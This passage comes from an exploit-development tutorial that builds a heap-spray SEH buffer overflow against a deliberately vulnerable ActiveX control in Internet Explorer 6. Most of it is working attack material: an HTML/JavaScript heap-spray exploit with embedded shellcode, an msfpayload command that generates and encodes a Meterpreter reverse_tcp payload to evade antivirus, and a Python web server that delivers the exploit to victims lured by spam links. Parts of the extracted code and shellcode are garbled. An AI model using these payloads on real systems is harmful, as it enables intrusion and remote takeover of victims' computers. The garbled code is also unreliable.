
```

Our exploit is ready to be tested. Let's restart **iexplore.exe** in **Immunity debugger** and launch the exploit **PoC**. If our calculation and assumptions are correct, we will see **calc.exe** being launched as soon as the shellcode is executed. Once the shellcode is executed, it might crash the browser.

I'm really excited at this point. ☺ Let's hope for the best results and launch the exploit.




As expected, **Access Violation** has occurred. Let's pass the **exception** by pressing **SHIFT + F9**.



Yeah, our shellcode got executed. **Calc.exe** has been launched as expected. This is very good news. We have successfully exploited our **vulActiveX.dll**.

Revision: We have used **SEH exploitation** with **Heap Spraying** the Process Memory. We have overwritten **Structured Exception Handler** with “**\x06\x06\x06\x06**”. **0x06060606**, **0x0a0a0a0a** and few others are **predictable memory location** where **NOPS + Shellcode** can be located. We have redirected the execution flow to **Heap Memory Block**, resulting execution of our shellcode to launch **calc.exe** in **Windows Operating System (x86 architecture)**.

Let's observe the given below diagram.



As we are using **Heap Spraying** technique, we can ignore the calculation of offset to overwrite **Next SEH** and **SE Handler**. We can overflow the entire stack with “**\x06\x06\x06\x06**”, resulting **Next SEH** and **SE Handler** being overwritten with “**\x06\x06\x06\x06**” automatically.

Let's implement the above idea and re-write the exploit PoC.

----- Exploit_PoC_HeapSpray_vulActiveX_SEH_Final.html -----

```

<html>
<head>
    <title>vulActiveX.dll Heap Spray SEH Exploit</title>
    <object classid='clsid:C44CBF61-7844-4C4B-BC77-7643FD70848E' id='_vulActiveX'>
    </object>
    <script type="text/javascript" language="javascript">
        //=====
        //      vulActiveX Heap Spraying SEH      //
        //                                         //
        //      HackSys Team - Panthera        //
        //      http://hacksys.vfreaks.com/      //
        //      hacksysteam@hotmail.com       //
        //                                         //
        //          Author: Ashfaq Ansari     //
        //          ashfaq_ansari1989@hotmail.com //
        //                                         //
        //=====

        //Heading
        heading = ("<h4><pre><b><strong><big>" +
            "#####\n" +
            "# vulActiveX.dll ActiveX Buffer Overflow (Heap Spray SEH)\n" +
            "#####\n" +
            "\t\tHackSys Team - Panthera\n" +
            "\t\tAuthor: Ashfaq Ansari\n" +
            "\t\t\thttp://hacksys.vfreaks.com\n" +
            "\t\t\t\tmail.com\n" +
            "#####\n" +
            "\t\tTested on WinXPSP3 with IE6\n" +
            "#####\n" +
            "</b></strong></big></pre></h4>");

        document.write(heading);
        //root@bt: ~#msfpayload windows/exec CMD=calc J
        // windows/exec - 196 bytes
        // http://www.metasploit.com
        // VERBOSE=false, EXITFUNC=process, CMD=calc
        shellcode = unescape("%ue8fc%u0089%u0000%u8960%u31e5%u64d2%u528b%u8b30%u0c52" +
            "%u528b%u8b14%u2872%ub70%f%u264a%uff31%uc031%u3cac%u7c61" +
            "%u2c02%uc120%u0dcf%uc701%uf0e2%u5752%u528b%u8b10%u3c42" +
            "%ud001%u408b%u8578%u74c0%u014a%u50d0%u488b%u8b18%u2058" +
            "%ud301%u3ce3%u8b49%u8b34%ud601%uff31%uc031%uclac%u0dcf" +
            "%uc701%ue038%uf475%u7d03%u3bf8%u247d%ue275%u8b58%u2458" +
            "%ud301%u8b66%u4b0c%u588b%u011c%u8bd3%u8b04%ud001%u4489" +
            "%u2424%u5b5b%u5961%u515a%ue0ff%u5f58%u8b5a%ueb12%u5d86" +
            "%u016a%u858d%u00b9%u0000%u6850%u8b31%u876f%ud5ff%uf0bb" +
            "%ua2b5%u6856%u95a6%u9dbd%ud5ff%u063c%u0a7c%u80%u75e0" +
            "%ubb05%u1347%u6f72%u006a%uff53%u63d5%u6c61%u0063");
        nops = unescape('"%u9090%u9090');
        headersize = 20;

        //write the output to Internet Explorer's window
        document.write("<h2>vulActiveX.dll Heap Spray Attack</h2>");

        //create one block with nops
        document.write("Creating one block of memory with <b>NOPS</b>. <br>");

```

```

slackspace = headersize + shellcode.length;
while (nops.length < slackspace) nops += nops;
fillblock = nops.substring(0, slackspace);

//enlarge block with nops, size 0x50000
document.write("Enlarging the memory with <b>NOPS</b> of size <b>0x5000</b>.<br>");
block = nops.substring(0, nops.length - slackspace);
while (block.length + slackspace < 0x50000) block = block + block + fillblock;

document.write("Spraying <b>NOPS + SHELLCODE</b> <b>250</b> times.<br>");

//spray 250 times : nops + shellcode
memory = new Array();
for (counter = 0; counter < 250; counter++) {
    memory[counter] = block + shellcode;


    //show the status of spray on Status bar
    window.status = "Spraying: " + Math.round(100 * counter / 250) + "% done";
}

document.write("Allocated <b>" + (block.length + shellcode.length).toString() + "</b>
bytes.<br>");
document.write("Heap Spraying completed successfully.<br>");
window.status = "Launching Exploit";
alert("Heap Spraying Done\n\n Launching Exploit");


//overwrite the complete stack with "\x06\x06\x06\x06"
//
//          +-----+
//          | \x06\x06\x06\x06 |
//          +-----+
//          | \x06\x06\x06\x06 | -----+
//          | \x06\x06\x06\x06 |           |
//          +-----+           V
//          | \x06\x06\x06\x06 | +-----+
//          | \x06\x06\x06\x06 | | NOP + SHELLCODE |
//          +-----+ +-----+
//          | \x06\x06\x06\x06 | | NOP + SHELLCODE |
//          +-----+ +-----+
//          | \x06\x06\x06\x06 | | NOP + SHELLCODE |
//          +-----+ +-----+
//          | \x06\x06\x06\x06 | +-----+
evil_payload = "";
while (evil_payload.length < 14356) evil_payload += "\x06";

//pass the parameter to BufferOverflow method
_vulActiveX.BufferOverflow(evil_payload);
</script>
</head>
<body>
</body>
</html>
```

It's time to test the above exploit **PoC**. Let's open **iexplore.exe** in the **Immunity debugger**. We need to check whether our exploit **PoC** is working as expected.



As expected, **Access Violation** has occurred. Pass the **exception** to the program by pressing **SHIFT + F9**.



Awesome, finally we did it. Our exploit **PoC** is working absolutely as expected. We have successfully exploited **vulActiveX.dll** and executed our shellcode. ☺



Am I A Hacker?

POST EXPLOITATION

When software vulnerabilities are discovered, it's very important to know the impact of the discovery on software users. The emphasis of this section is on the various methodologies used by **Black Hats/Cyber Criminals/Script-Kiddies** to gain **unauthorized access** to a Computer system by finding and exploiting vulnerabilities in software components.


We already know that our **vulActiveX.dll** is vulnerable to Heap Spraying attack. Let's try to take advantage of this situation and completely re-write the exploit **PoC** and own a Windows box by triggering the vulnerability and exploiting it.

SCENARIO ASSUMPTION

In this paper, we will take a very simple scenario so the probability of exploitation is higher. For this paper, we will not deal with the mitigations to overcome these kinds of attacks like **Data Execution Prevention (DEP)**, **Address Space Layout Randomization (ASLR)**, etc.

We will assume the following configuration in victim's Windows box.

- ✓ Avast Free Anti-Virus 2012
- ✓ Windows XP Service Pack 3 build 2600
- ✓ Internet Explorer 6
- ✓ Data Execution Prevention in OptIn mode




Attacker has determined that victim is running vulnerable **vulActiveX.dll** which got shipped with 3rd party Internet Explorer 6 **add-ons**. Attacker grabbed a copy of **vulActiveX.dll** and has made a working exploit **PoC** to compromise victim's Computer. After everything is setup, attacker will try to mislead the victim to browse port **80** on attacker's machine where the exploit **PoC** is waiting for the victim to connect.

METERPRETER

Meterpreter is an advanced payload that is included in the **Metasploit Framework**. Its purpose is to provide complex and advanced features that can help in post exploitation. **Meterpreter** can also be called as **Meta-Interpreter**; it works by using **in memory DLL injection** method. Meterpreter and all of the extensions that it loads are executed entirely from memory and never touch the disk, thus they remain undetected from standard Anti-Virus detection schemas. Meterpreter uses encrypted client-server communication channel.

Let's have a look on how **Meterpreter** works.



Meterpreter is a **staged** payload. We send **Meterpreter** first stage payload with our exploit **PoC**. Once the payload is executed in exploited process of victim's computer, it connects back to the **Metasploit Framework**. **Metasploit** sends **second stage Meterpreter** payload with **Meterpreter Server DLL**.

Meterpreter second stage uses **in memory DLL injection** technique to inject the **Meterpreter's Server DLL** to the exploited process. Hence, **Metasploit** and **Meterpreter** start communicating over encrypted channel.

Please Note: To know more about **Meterpreter**, please do read **skape's** excellent paper on Metasploit Meterpreter.

<http://www.hick.org/code/skape/papers/meterpreter.pdf>

Let's move forward and generate **Meterpreter** payload using **msfpayload** command and encode it to bypass **Anti-Virus detection**.

IP address of attacker's box: **192.168.96.128**

Open **konsole** and type in the below given command.

```
8   8           888888           88888
8   8 88888 8888 8   8   8     8   88888   8   8888 88888 8888888
88888 8   8 8   8 8   8   888888 8   8 8   8   8   8   8   8   8
8   8 88888 8   888888   8   888888 88888   8   8888 88888 8   8   8
8   8 8   8 8   8 8   8   8   8   88   8   8   8   8   8   8   8   8
8   8 8   8 8888 8   8   8888888   88   88888   8   8888 8   8 8   8   8

[*] Welcome to HackSys Team - Panthera
[*] Email: hacksysteam@hotmail.com
[*] Web: http://hacksys.vfreaks.com/

root@bt:~# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.96.128 R | msfencode -a x86 -c 10 -e x86/shikata_ga_nai -t js_le > /root/Desktop/meterpreter_js.txt

[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)
[*] x86/shikata_ga_nai succeeded with size 344 (iteration=2)
[*] x86/shikata_ga_nai succeeded with size 371 (iteration=3)
[*] x86/shikata_ga_nai succeeded with size 398 (iteration=4)
[*] x86/shikata_ga_nai succeeded with size 425 (iteration=5)
[*] x86/shikata_ga_nai succeeded with size 452 (iteration=6)
[*] x86/shikata_ga_nai succeeded with size 479 (iteration=7)
[*] x86/shikata_ga_nai succeeded with size 506 (iteration=8)
[*] x86/shikata_ga_nai succeeded with size 533 (iteration=9)
[*] x86/shikata_ga_nai succeeded with size 560 (iteration=10)

root@bt:~#
```

We can find the generated payload in **/root/Desktop/meterpreter_js.txt**

PYTHON EXPLOIT PoC

Let's re-write the exploit **PoC** in python with very simple inbuilt mini HTTP web server. We will replace the previously used **windows/exec calc.exe** shellcode with the newly generated **windows/meterpreter/reverse_tcp** shellcode which is located at **/root/Desktop/meterpreter_js.txt**

----- exploit_poc_vulactivex.py -----

```
#!/usr/bin/env python

#HackSys Team - Panthera
#Author: Ashfaq Ansari
#Email: hacksysteam@hotmail.com
#Website: http://hacksys.vfreaks.com/

#Thanks to:
#Berend-Jan "SkyLined" Wever <berendjanwever@gmail.com>
#Peter Van Eeckhoutte (corelanc0d3r) https://www.corelan.be/
#Richard Brengle <brengle@charteRMI.net>

#This script has been tested on Windows XP SP3 IE 6 with BackTrack 5R1

import time, sys, subprocess
from BaseHTTPServer import HTTPServer
from BaseHTTPServer import BaseHTTPRequestHandler

try:
    import psyco
    psyco.full()
except ImportError:
    pass

#Color variables to be usd with print command
RED  = "\033[31m" # red
GREEN = "\033[32m" # green
BLUE  = "\033[34m" # blue

#My Custom RequestHandler class
class myRequestHandler(BaseHTTPRequestHandler):
    try:
        def do_GET(self):
            self.printCustomHTTPResponse(200)

            if self.path == "/":
                target = self.client_address[0]
                self.wfile.write("""<html><head>""")
                self.wfile.write("""
<title>vulActiveX.dll Heap Spray SEH Exploit</title>
<object classid='clsid:C44CBF61-7844-4C4B-BC77-7643FD70848E' id='_vulActiveX'>
</object>
<script type="text/javascript" language="javascript">
//=====
//=====
```

```

//      vulActiveX Heap Spraying SEH      //
//                                         //
//      HackSys Team - Panthera        //
//      http://hacksys.vfreaks.com/    //
//      hacksysteam@hotmail.com       //
//                                         //
//      Author: Ashfaq Ansari         //
//      ashfaq_ansari1989@hotmail.com //
//                                         //
//=====//
//Heading
heading = ("<h4><pre>" +
"##### vulActiveX.dll ActiveX Buffer Overflow (Heap Spray SEH) #####<br>" +
"##### vulActiveX.dll ActiveX Buffer Overflow (Heap Spray SEH) #####<br>" +
"##### vulActiveX.dll ActiveX Buffer Overflow (Heap Spray SEH) #####<br>" +
"      HackSys Team - Panthera          <br>" +
"      Author: Ashfaq Ansari          <br>" +
"      http://hacksys.vfreaks.com      <br>" +
"      hacksysteam@hotmail.com       <br>" +
"##### vulActiveX.dll ActiveX Buffer Overflow (Heap Spray SEH) #####<br>" +
"##      Tested on WinXPSP3 with IE6      #<br>" +
"##### vulActiveX.dll ActiveX Buffer Overflow (Heap Spray SEH) #####<br>" +
"</pre></h4>");

document.write(heading);
//LHOST = <Attackers IP>
//root@bt: ~#msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.96.128 R |
//msfencode -a x86 -c 10 -e x86/shikata_ga_nai -t js_le >
/root/Desktop/meterpreter_js.txt

shellcode =
unescape('udeda%u22b8%uf7be%ud9da%u2474%u5af4%uc931%u86b1%u4231%u0318%u1842%uea83' +
'%u5cde%u6202%u04cd%u736f%u8528%u00a9%ufeee%uc214%u4f27%u25d7%ua4f1%u002b' +
'%u47e9%u70c5%u1820%ufe20%u29ae%ua19c%u55eb%ud447%uadde%ua7fd%uad5c%ua4ff' +
'%uc6f7%uc342%ub517%u9600%u4563%ua936%u89c0%uf82f%u06ef%u27c3%ub04d%u53ec' +
'%u89e0%u809d%ue20b%ub12a%u69ab%u841a%u3c42%u5d40%ue496%fdb30%u8ae0%uaba3' +
'%ud9e0%u4a92%u6079%ub773%u84d4%ud4b7%u48ba%u3fd8%u2c0e%u523a%u4143%uc281' +
'%u122c%u86da%ueddd%uf0fb%ud5f2%u1ed0%u5517%u8954%ue9cc%u6b52%u3ab8%u6a0b' +
'%ucb3c%u3da8%ub650%u4e10%ua087%u5946%u02f8%u823c%ud1ee%u7b62%u4c80%u1d70' +
'%u665b%u492e%u9fff%u2984%ub122%ua6da%u7e40%u39aa%ua713%u7bc6%u476a%u0c22' +
'%u291b%u9bd1%u0415%u2200%u1f97%u8ef5%u5dfc%u9dd2%uba07%uadfa%u7ac2%u3577' +
'%u6805%ueda9%udbb2%ud834%u43fd%ue600%fdb3b%ub3b4%u5be6%u63dd%u14af%u9159' +
'%ue9be%ub797%u5f4f%u5d15%u88cb%u3931%u80f5%u3dd1%uf807%uf2b6%ub24e%u1ae6' +
'%u26d5%ua6e5%uf03a%u8eeb%uee47%u1168%ucf23%ud5b1%u5861%u4dc5%u3bff%uf4de' +
'%ubfac%u96cb%ufa08%uc9b0%u388c%u1341%u6ba7%u6b41%u8488%uc896%u9e02%u55fb' +
'%u9c47%u106a%ucf56%u63ce%u478d%ud139%uf2b5%u2ed0%u44fa%ubf51%uffb6%uda59' +
'
```

```

' %u3945%u4ad1%uf908%u3460%ubb2e%u0509%u4585%u30f7%ufd04%u398a%u233e%u1871' +
' %u4728%u3de7%uclaa%u614b%u14e4%uda02%u6dbc%u691c%u29d2%u2a71%u64ee%uc39a' +
' %udc62%u1e69%uaaad%u9762%ueef6%ue8f8%ub3fc%ube3b%u9b6a%u6369%u9de8%u8c0d' +
' %uba32%u181b%u4766%u4337%u057c%u5b5d%u2efa%ued88%u7c5c%uf173%u432d%u3ed4' +
' %ub73e%u3c05%u8c1b%u3112%u162a%uaf2a%uaf07%ue55a%u62ea%u1d48%ud0f8%u4a35' +
' %u9b34%u1e37%u6b12%u1751%uc493%u4903%u877a%u7e0d%ubdd0%ua156%ud581%u0621' +
' %u1e67%ub59c%u1b94%u7bed%u42cb%ufeb3%u5fb5%u7751%ue062%uc295%uedeb%u2fcc' +
' %u2ed5%ue7de%u3e14%udd4f%u55c5%ub4b0%u1baf%uee54%u44f3%u6340%u31b1%u5534' +
    '%u5605%ufaf0%u7c83%u6e60');

nops = unescape('%u9090%u9090');
headersize = 20;

//write the output to Internet Explorer's window
document.write("<h2>vulActiveX.dll Heap Spray Attack</h2>");

//create one block with nops
document.write("Creating one block of memory with <b>NOPs</b>.<br>");
slackspace = headersize + shellcode.length;
while (nops.length < slackspace) nops += nops;
fillblock = nops.substring(0, slackspace);

//enlarge block with nops, size 0x50000
document.write("Enlarging the memory with <b>NOPs</b> of size
<b>0x5000</b>.<br>");
block = nops.substring(0, nops.length - slackspace);
while (block.length + slackspace < 0x50000) block = block + block + fillblock;

document.write("Spraying <b>NOPs + SHELLCODE</b> <b>250</b> times.<br>");

//spray 250 times : nops + shellcode
memory = new Array();
for (counter = 0; counter < 250; counter++) {
    memory[counter] = block + shellcode;

    //show the status of spray on Status bar
    window.status = "Spraying: " + Math.round(100 * counter / 250) + "% done";
}

document.write("Allocated <b>" + (block.length + shellcode.length).toString() +
"</b> bytes.<br>");
document.write("Heap Spraying completed successfully.<br>");
document.write("Triggering vulnerability in <b>vulActiveX.dll</b>.<br>");
window.status = "Launching Exploit";
alert("Launching Exploit");

evil_payload = "";
while (evil_payload.length < 14356) evil_payload += unescape('%06');

//pass the parameter to BufferOverflow method
_vulActiveX.BufferOverflow(evil_payload);
</script></head><body></body></html>""")

print GREEN + ("\n\n[*] Victim IP Address: %s [*]" % (target))

```



```

print GREEN + ("[+] Mini HTTP Server started and binded to port 80")
time.sleep(2)
print RED + ("[+] Waiting for victims to connect")
print RED + ("\n\nType CTRL+C to exit the exploit...")

try:
    # handle the connections
    httpd.handle_request()
    # Serve HTTP server forever
    httpd.serve_forever()

# Except Keyboard Interrupts and throw custom message
except KeyboardInterrupt:
    print RED + ("\n\nExiting exploit...\n\n")
    sys.exit(1)

```

Our exploit **PoC** in Python language is ready to be served to victim. Now, from the attacker's point of view, it is necessary that the victim click on a hyperlink that will redirect the browser to attacker's IP. This can be achieved in many ways like spamming victim's email inbox, etc.

BUILD THE TRAP

Let's run our **exploit_poc_vulactivex.py** and wait for the victim to check his email inbox and click on the malicious link.

```
root@bt:~/Desktop# ./exploit_poc_vulactivex.py
```

```

#####
# vulActiveX.dll ActiveX Buffer Overflow (Heap Spray SEH) #
#####
# Written by HackSys Team #
# Author: Ashfaq Ansari #
# http://hacksys.vfreaks.com #
# hacksysteam@hotmail.com #
#
#####
# Tested on WinXP SP3 EN with IE6 #
#####

```

```
[+] Starting vulActiveX.dll Buffer Overflow (Heap Spray SEH)
[+] Launching Meterpreter Multi Handler
[*] Please wait while we load the module tree...
[+] Waiting for Meterpreter Multi Handler to be ready
```

```
-----.
.' ##### ;."
 .---,. ;@ @@`; .---,..
 ." 00000'.,'00 00000',.'0000 ".
'-.0000000000000000 00000000000000 @;
 `.`0000000000000000 0000000000000000 .
"--'.@00 -.@ @ ,'- .''--"
 ".@' ; @ @` . ;'
 |0000 000 @ . .
 ' 000 00 00 , ,
 ` .0000 00 .
 ' ,00 @ ;
 ( 3 C ) /|__ { HackSys Team! }
 ;@'. __*__. ." \|- \_
 ' (.,...."/'
```

```
=[ metasploit v4.1.0-release [core:4.1 api:1.0]
+ -- ---=[ 748 exploits - 384 auxiliary - 98 post
+ -- ---=[ 228 payloads - 27 encoders - 8 nops
= [ svn r14013 updated 276 days ago (2011.10.20)
```

Warning: This copy of the Metasploit Framework was last updated **276 days ago**.
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<https://community.rapid7.com/docs/DOC-1306>

```
